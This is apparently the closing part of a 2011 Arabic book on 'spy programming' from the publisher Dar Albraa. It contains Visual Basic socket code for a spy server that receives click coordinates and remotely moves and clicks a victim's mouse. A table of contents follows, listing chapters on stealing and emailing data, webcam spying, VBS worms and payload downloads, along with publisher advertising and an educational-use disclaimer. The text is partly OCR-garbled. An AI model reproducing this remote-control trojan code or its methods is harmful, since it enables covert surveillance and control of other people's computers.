        lblStatus.Caption = "You Are Not Connected"
    Exit Sub
    End If
End Sub

```

```

Private Sub Form_Load()
    Image1.Enabled = False
    MsgBox "Note: " & "Left Click On Image Is Working as Right
Click you got POPUP Menu Of Various Clicks"
End Sub

```

```

Private Sub LClick_Click()
    On Error Resume Next
    Dim MSG As String
    MSG = "SingleClick" & X2 & "|" & Y2
    IRetVal = send(LlistenSocket, ByVal MSG, Len(MSG), 0)
    If IRetVal = SOCKET_ERROR Then
        lblStatus.Caption = "You Are Not Connected"
    Exit Sub

```

End If

End Sub

Private Sub Rclick_Click()

On Error Resume Next

Dim MSG As String

MSG = "RightClick" & X2 & "|" & Y2

lRetVal = send(LlistenSocket, ByVal MSG, Len(MSG), 0)

If lRetVal = SOCKET_ERROR Then

 lblStatus.Caption = "You Are Not Connected"

 Exit Sub

End If

End Sub

لم يبق سوي كتابة أكواد الخادم وليس بها أي نوع من الصعوبة , وتعتمد علي فهمك لقاعدة التحويل فقط وكيفية استخلاص إحداثيات الماوس من الرسالة القادمة والتي ينبغي تنفيذها وهذا أكيد لا يشكل أي صعوبة الآن معك :

Private Function GetScreenX() As Integer

GetScreenX = Screen.width / Screen.TwipsPerPixelX

End Function

Private Function GetScreenY() As Integer

GetScreenY = Screen.Height / Screen.TwipsPerPixelY

End Function

Public Sub DoOrder(Order As String)

Dim X1, Y1 As Single

'#####

```

If left(Order, 11) = "SingleClick" Then
    Order = right(Order, Len(Order) - 11)
    X1 = Val(left(Order, InStr(1, Order, "|") - 1))
    Y1 = right(Order, Len(Order) - InStr(1, Order, "|"))
    SetCursorPos X1 * GetScreenX, Y1 * GetScreenY
    mouse_event 4, 0, 0, 0, 0
    mouse_event 2, 0, 0, 0, 0
End If
'#####
If left(Order, 10) = "RightClick" Then
    Order = right(Order, Len(Order) - 10)
    X1 = Val(left(Order, InStr(1, Order, "|") - 1))
    Y1 = right(Order, Len(Order) - InStr(1, Order, "|"))
    SetCursorPos X1 * GetScreenX, Y1 * GetScreenY
    mouse_event 8, 0, 0, 0, 0
    mouse_event 16, 0, 0, 0, 0
End If
'#####
##
If left(Order, 11) = "DoubleClick" Then
    Order = right(Order, Len(Order) - 11)
    X1 = Val(left(Order, InStr(1, Order, "|") - 1))
    Y1 = right(Order, Len(Order) - InStr(1, Order, "|"))
    SetCursorPos X1 * GetScreenX, Y1 * GetScreenY
    mouse_event 4, 0, 0, 0, 0
    mouse_event 2, 0, 0, 0, 0
    mouse_event 4, 0, 0, 0, 0
    mouse_event 2, 0, 0, 0, 0
End If

End Sub

```


المحتويات

المحتويات

الفصل الأول

البرمجة المستقلة

8.....	البرمجة المستقلة باستخدام Windows API
8.....	مكتبات الربط الديناميكية :
9.....	توابع النظام ويندوز API :
11	بداية إنشاء برنامج API :
13	إضافة وحدة نمطية BAS جديدة للمشروع :
14	التصريح عن توابع API :
15	إزعاج الضحية برمجياً بإصدار أصوات من الجهاز :
17	معرفة اسم دليل Windows :
19.....	ربط نص البرنامج الخاص بحادثة Click للزر دليل ويندوز
22	إضافة زر الخروج من الويندوز :
28	معرفة اسم مجلد Windows\System

الفصل الثاني

السيطرة على البرامج الأخرى بفنرات برلمنة

32	مراقبة البرامج الأخرى
40	القرصنة علي البيانات وإرسالها عبر البريد برمجياً :
76	التجسس ومراقبة حركة الضحية برمجياً :
79	أولاً : منطقة التصاريح العامة :
83	ثانياً : في حدث إقلاع النافذة Form_Load :
84	أخذ صورة من كاميرا الضحية :
90	رابعاً : كتابة كود بدء وغلق الكاميرا والتأكد من وجود المجلد قبل إنشائه
90	كود تسجيل فيديو لحركة الضحية
91	النافذة Form2

الفصل الثالث

مهام بعض النغز

100	المفهوم
102	البرامج المستخدمة :
108	تشغيل البرنامج

117 برجة سيرفر تجسس

الفصل الرابع

برجة سيرفر تجسس

118 البروتوكول:

120 رقم الانترنت IP Number

121 رقم MAC

121 الاتصالات Connections:

134 تصميم برنامج سيرفر التجسس :

139 شفرة الملف Winsock Asm

147 شرح شفرة برنامج التجسس :

الفصل الخامس

التجسس باستخدام نفثات VBS

152 تاريخ VBS في صناعة الفيروسات :

153 الأدوات المستخدمة :

157 كيفية كتابة شفرة VBscript

173 شفرات الدودة وورم Worm

174	VBTab & VBCRLF
182	نشر الدودة علي الأجهزة المتصلة في شبكة محلية LAN
184	ثالثاً :- إرسال بريد بمرفقات بالدودة
185	سرقة الايميلات المخزنة داخل صفحات الويب :
194	مهام متقدمة
198	تحميل ملف EXE من موقع

الفصل السادس

الحصول علي معلومات من جهاز الضحية برمجياً

202	سرقة اسم الكمبيوتر :
202	معرفة مسار الويندوز والسيستم والتمب :
203	سرقة معلومات النظام :
204	سرقة معلومات البلد واللغة :
210	السيطرة علي جهاز الضحية :
218	مراقبة جهاز الضحية والسيطرة في الماوس :

الموقع الرسمي لدار البراء

WWW.DarAlbraa.com

يقدم الموقع العديد من الخدمات المجانية منها:

📖 خدمة الدعم الفني

إذا واجهتك أي مشكلة فنية فتوجه مباشرة إلى قسم الدعم الفني بموقعنا
وأرسل لنا بطبيعة المشكلة وانتظر الرد على بريدك الإلكتروني

📖 إصدارات الدار

يمكنك من خلال الموقع التعرف على كافة إصداراتنا من الكتب والبرامج
كما يمكنك الاطلاع على بيانات تفصيلية عن كل كتاب، وكذلك تحميل
الفهرس الخاص بالكتاب، أما لتحميل مرفقات الكتاب من برامج وتمارين
وملفات الدعم فعليك البحث عن الكتاب وعرض التفاصيل الخاصة به
وستجد روابط يمكنك بواسطتها تحميل الملفات المرفقة

من إصدارات دار البراء الجديدة 2011


1. تحليل النظم
2. اكسل 2010
3. اكسس 2010
4. بوروبوينت 2010
5. ورد 2010
6. Microsoft Accounting
7. كل شيء عن الانترنت
8. الادارة الاستراتيجية
9. تعلم ثلاث لغات في كتاب واحد
10. فوتوشوب CS5
11. أوفيس 2010
12. أوراكل g11
13. فلاش CS5
14. التوفيل
15. Special Effects
16. SQL 10
17. برمجة التجسس

رقم الإيداع

2010/29564

ISBN

978-977-6279-742



العنوان : 11 شارع د/محمد تافت - محطة الرمل - الإسكندرية

تليفون وفاكس : (+2)(03) 4838326

للاستعلام والمبيعات : (+2) 0101634294

URL: www.daralbraa.com

Email: info@daralbraa.com

© جميع الحقوق محفوظة

2011



فى هذا الكتاب

- مجموعة من أقوى الطرق البرمجية الخاصة بالتجسس.
- القرصنة على البيانات وإرسالها عبر البريد برمجيا .
- التجسس ومراقبة حركة الضحية برمجيا .
- تسجيل فيديو لحركة الضحية .
- هجمات فيض المخزن .
- التجسس باستخدام شفرات VBS .
- مراقبة جهاز الضحية والسيطرة على الماوس .
- برمجة سيرفر تجسس .

تنذير

كافة طرق الاختراق وبرامج الاختراق المشروحة بالكتاب هي للاستفادة العلمية فى تأمين الفضاء الإلكتروني ، وليس لأغوار هذا العالم الغامض لتفادى شره .
فمعرفة لشركاءك لا تكون مثله ولكن حتى لا تقع فى شره .
لذا فاستخدامك الخاطئ هو مسئوليتك الكاملة وربما عرضك للمساءلة القانونية .



دلو قتي تقدر ...

ننتظرك بموقعنا للدعم الفنى

www.daralbraa.com



دار البراء لنشر وتوزيع الكتب العلمية

هاتف وفاكس : 002 03 4838326
مبيعات : 002 0101634294

١١ شارع د. محمد رأفت - محطة الرمل - الإسكندرية (ج.م.ع)
جميع المراسلات على ص.ب: ٢٦٦ المنشية - الرمز البريدي ٢١١١

شراء

تصفح

برامج مجانية

دعم فنى

الموزعون بالدول العربية : السعودية (دار الحديث - الرياض) - الإمارات (مكتبة الوسام - عجمان) - ليبيا (مكتبة علاء الدين - درنة)
سوريا (دار سفير - دمشق) - السودان (الدار العالمية - الخرطوم) - الكويت (مكتبة الرسالة - الكويت)

E-mail: info@daralbraa.com

